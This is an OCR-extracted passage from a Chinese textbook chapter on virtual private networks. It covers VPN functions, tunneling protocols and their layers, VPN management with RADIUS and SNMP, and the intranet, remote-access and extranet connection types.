


图 5.1　VPN 的构成

VPN 的主要功能如下：

- 数据封装。VPN 技术提供带寻址报头的数据封装机制。
- 认证。VPN 连接中包括两种认证方式——单向认证和双向认证。单向认证是指在 VPN 连接建立之前，VPN 服务器对请求建立连接的 VPN 客户机进行身份验证，核查其是否为合法的授权用户。如果使用双向验证，还需进行 VPN 客户机对 VPN 服务器的身份验证，以防止伪装的非法服务器提供错误信息。
- 数据完整性和合法性认证。检查链路上传输的数据是否出自源端以及在传输过程中是否经过篡改。VPN 链路中传输的数据包含密码检查，密钥只由发送者和接收者双方共享。
- 数据加密。数据由发送者加密，接收者解密，以确保其在公共网络上的传输安全。加解密过程要求发送方和接收方共享密钥。

如果不掌握密钥,即使数据包被截取,也难以识别。密钥长度是一个重要的安全参数。密钥通常可以由多种加密算法综合而成。随着密钥长度的增大,破解的难度也相应增大,因此使用最大可能长度的密钥对于确保数据安全是非常关键的。

同一种密钥不能长期使用,必须定期更换,因为使用同一种密钥加密的信息量越大,破解也就越容易。因此常常有必要选择在一次连接中配置使用不同的密钥。

5.1.3 隧道技术

VPN技术可以在多个层次上实现,其核心是采用隧道技术,在公共网络中将用户的数据封装在隧道里进行传输。隧道技术与接入方式无关,可以支持各种形式的接入,如拨号、Cable Modem、xDSL、ISDN、专线甚至无线接入等。隧道协议一般包括以下几个方面:

- 乘客协议。即被封装的协议,如PPP、Ethernet等。
- 封装协议。负责隧道的建立、维持和断开,如L2TP、PPTP、GRE、IPSec等。
- 承载协议。承载经过封装后的数据包的协议,如IP、ATM等。

互联网上最常见的隧道协议主要有第二层隧道协议和第三层隧道协议,区别主要在于用户数据在网络协议栈的第几层被封装。

- 第二层隧道协议,如PPTP/ L2TP,主要用于实现拨号VPN业务。
- 第三层隧道协议,如IPSec等,主要用于实现专线VPN业务。

本章后面将详细介绍各个层次的VPN协议。

表5.1分别以ISO /OSI参考模型和TCP/IP参考模型为参照,对应列出了各种VPN技术所属的层次。

表5.1 VPN技术的实现层次

OSI/ISO参考模型	VPN技术协议	TCP/IP参考模型
会话层	SOCKS v5	
传输层	SSL	传输层
网络层	IPSec,MPLS,GRE	网络层
数据链路层	PPTP,L2TP	数据链路层

5.1.4 VPN管理

如同任何其他的网络资源一样,VPN也必须得到有效的管理。对VPN的管理可以从以下几方面加以考虑:

- 用户管理。用户账号信息存储在哪里?
- 地址和域名服务器的管理。如何分配VPN客户机的IP地址?
- 认证管理。VPN服务器如何对试图建立VPN连接的用户进行身份认证?
- 日志管理。VPN服务器如何记录VPN活动?
- 网络管理。如何运用标准网络管理协议(如SNMP)对VPN服务器进行管理?

1. 用户管理

一般说来,不允许同一个用户同一时刻在不同的服务器上拥有各自不同的用户账号。为此,大多数VPN网络管理的做法是在主域控制器(Primary Domain Controller,PDC)或

远程认证拨入用户服务(RADIUS)服务器上建立主账户数据库,以便 VPN 服务器对某中心认证设备发送认证信任状。同一个用户账号既可用于拨入远程访问,也可用于基于 VPN 的远程访问。

2. 地址和域名服务器的管理

VPN 服务器必须有可供使用的 IP 地址,以便在连接建立过程中的 IP 控制协议协商阶段将这些 IP 地址分配给 VPN 服务器的虚拟接口和 VPN 客户机。分配给 VPN 客户机的 IP 地址即分配给 VPN 客户机虚拟接口的 IP 地址。VPN 服务器还必须配置 DNS 和 WINS 地址,并在协商时将这些地址赋给 VPN 客户机。

3. 认证管理

VPN 服务器在配置时可选择 Windows 或者 RADIUS 提供认证。如果选择 Windows,则由 Windows 认证机制来对企图建立 VPN 连接的用户进行身份验证。如果选择 RADIUS,则用户发出的连接请求和身份参数将作为一系列请求消息流发送至 RADIUS 服务器。

RADIUS 服务器接收到来自 VPN 服务器的用户连接请求后,利用它的认证数据库验证用户身份。另外 RADIUS 服务器上通常还备有一个记录用户其他特性的数据库。这样,对于认证请求,RADIUS 服务器除了作出是与否的判断外,还可向 VPN 服务器提供该用户的其他连接参数,诸如允许的最大连接时间和静态 IP 地址等。

RADIUS 服务器对认证请求作出的回应既可以基于它自己的数据库,也可以通过 ODBC 访问其他数据库实现。此外,RADIUS 服务器还可作为客户代理对远程 RADIUS 服务器进行访问。

4. 日志管理

VPN 服务器在配置时可选择 Windows 或者 RADIUS 提供记账管理。如果选择 Windows,则账目信息累积在 VPN 服务器上以供日后分析。如果选择 RADIUS,RADIUS 账目信息将发送至 RADIUS 服务器以供累积和分析。

大多数 RADIUS 服务器可以配置成将认证请求记录写进记账文件中。有不少第三方软件商提供记账和审核软件包功能,可以分析 RADIUS 账目记录,然后生成各种报表。

5. 网络管理

假定安装有简单网络管理协议(SNMP),那么在 SNMP 环境中,VPN 服务器可作为 SNMP 代理,将管理信息记录在 MIB Ⅱ 的对象标识中,并通过专用的网络管理软件进行监控、管理。

5.2　VPN 连接的类型

按照不同的用途,虚拟专用网可以分为 3 类:

- 内联网 VPN。在机构的各个分支机构之间建立的虚拟专用网称为内联网虚拟专用网。
- 远程访问 VPN。在分支机构与远地员工等移动用户之间建立的虚拟专用网称为远

程访问虚拟专用网。

- 外联网 VPN。在某个机构与其他相关业务单位、合作伙伴等之间建立的虚拟专用网称为外联网虚拟专用网。

5.2.1 内联网虚拟专用网

内联网虚拟专用网是通过公共网络(如 Internet)将一个组织的各分支机构的局域网连接而成的网络。这种类型的局域网到局域网的连接带来的风险最小,一个机构通常认为他们自己的分支机构是可信的,这种方式连接而成的虚拟专用网称为内联网虚拟专用网,可把它作为企业的中心网络进一步扩展。如图 5.2 所示,两个局域网分别设置了 VPN 服务器,VPN 服务器之间形成信息传输隧道,保证在隧道中传输信息的机密性。




图 5.2 内联网虚拟专用网连接示意图

采用这种类型的虚拟专用网能够有效地保证重要数据流经 Internet 时的安全性,即中心局域网和各分支机构局域网能够进行安全的通信。

VPN 服务器的主要功能如下:

- 认证用户的身份。保证只有合法用户才能通过 VPN 隧道进行数据访问。
- 信息加密。VPN 服务器之间形成加密隧道,保证信息传输的机密性。

5.2.2 远程访问虚拟专用网

传统情况下,远程访问用户(如在外出差的员工)必须使用长途拨号,通过内部局域网的访问服务器进入内部网络进行访问,这种方法存在较大的缺陷:

- 必须使用长途电话,费用较贵,并且使用不方便。
- 绕开了防火墙的控制,留下安全隐患。内部的服务器还必须增加拨号访问内部网的方式,这与防火墙作为内部网和外部网之间唯一关口的思路相违背,极易产生安全问题。

远程访问虚拟专用网则首先由远程用户通过其当地的 ISP 连接到 Internet,然后再通过 Internet 访问内部局域网。这种基于 Internet 的 VPN 连接充分利用了 Internet 的全球连接性,为远程用户免去了高昂的长途费用,并具有较好的安全性,连接示意图如图 5.3

所示。




图 5.3　远程访问虚拟专用网连接示意图

远程用户利用本地 ISP 提供的 VPN 服务启动一条 VPN 连接，然后通过 Internet 与 VPN 服务器相连，从而实现远程用户和内部网络之间安全的信息交互。这种方式尤其适用于移动用户。

在 Windows 2000 之前的操作系统没有内置 VPN 端，需要采用专门的 VPN 客户端软件，如 FortiClient 等。图 5.4 是在 FortiClient 中建立的 3 个 VPN 入口，其中名称为 taxi 的 VPN 已经连接成功，处于启动状态。




图 5.4　VPN 客户端连接示意图

5.2.3　外联网虚拟专用网

外联网虚拟专用网为企业机构的合作伙伴、相关职能单位的网络连接提供安全性，如图 5.5 所示。




图 5.5 外联网虚拟专用网连接示意图

外联网虚拟专用网应能保证包括 TCP 和 UDP 服务在内的各种应用服务的安全，例如 E-mail、HTTP、FTP、Real Audio、数据库的安全以及一些应用程序如 Java、Active X 的安全。因为不同系统的网络环境可能不同，外联网虚拟专用网方案应能适用于各种操作平台、协议、各种不同的认证方案及加密算法。

外联网虚拟专用网的主要目标是保证数据在传输过程中不被修改，保护网络资源不受外部威胁。安全的外联网虚拟专用网要求系统在同它的合作伙伴、相关职能单位之间经 Internet 建立端到端的连接时必须通过虚拟专用网服务器才能进行。在这种系统中，网络管理员可以为合作伙伴的职员指定特定的许可权，例如可以允许对方的一定级别的管理人员访问一个受到保护的服务器上的文件等。

外联网虚拟专用网是一个由加密、认证和访问控制功能组成的集成系统。通常，将虚拟专用网代理服务器放在一个不能穿透的防火墙隔离层之后，防火墙阻止所有来历不明的信息传输。所有过滤后的数据通过唯一的入口传到虚拟专用网服务器，虚拟专用网服务器再根据安全策略进一步过滤。

虚拟专用网可以建立在网络协议的上层，如应用层；也可建立在较低的层次，如网络层。应用层的虚拟专用网可以用代理服务器实现，即不直接打开任何到内部网的连接，从而防止 IP 地址欺骗。所有访问都要经过代理，管理员就可以知道谁曾企图访问内部网以及作了多少次尝试。

外联网虚拟专用网并不假定连接的不同企业的系统之间存在双向信任关系。外联网虚拟专用网在 Internet 内打开一条隧道，并保证经包过滤后信息传输的安全。一个外联网虚拟专用网应该用高强度的加密算法，密钥应尽可能的长。此外应支持多种认证方案和加密算法，因为其他系统可能有不同的网络结构和操作平台。

外联网虚拟专用网应能根据尽可能多的参数来控制对网络资源的访问，参数包括源地址、目的地址、应用程序的用途、所用的加密和认证类型、个人身份、工作组、子网等。管理员应能对个人用户进行身份认证，而不仅仅根据 IP 地址。

5.3　数据链路层 VPN 协议

数据链路层 VPN 安全协议主要包括点对点隧道协议(Point-to-Point Tunneling Protocol,PPTP)和第二层隧道协议(Layer 2 Tunneling Protocol,L2TP),它们是 IPSec 出现前最主要的 VPN 类型,至今仍然被广泛使用,通常用于支持拨号用户远程接入企业或机构的内部 VPN 服务器。

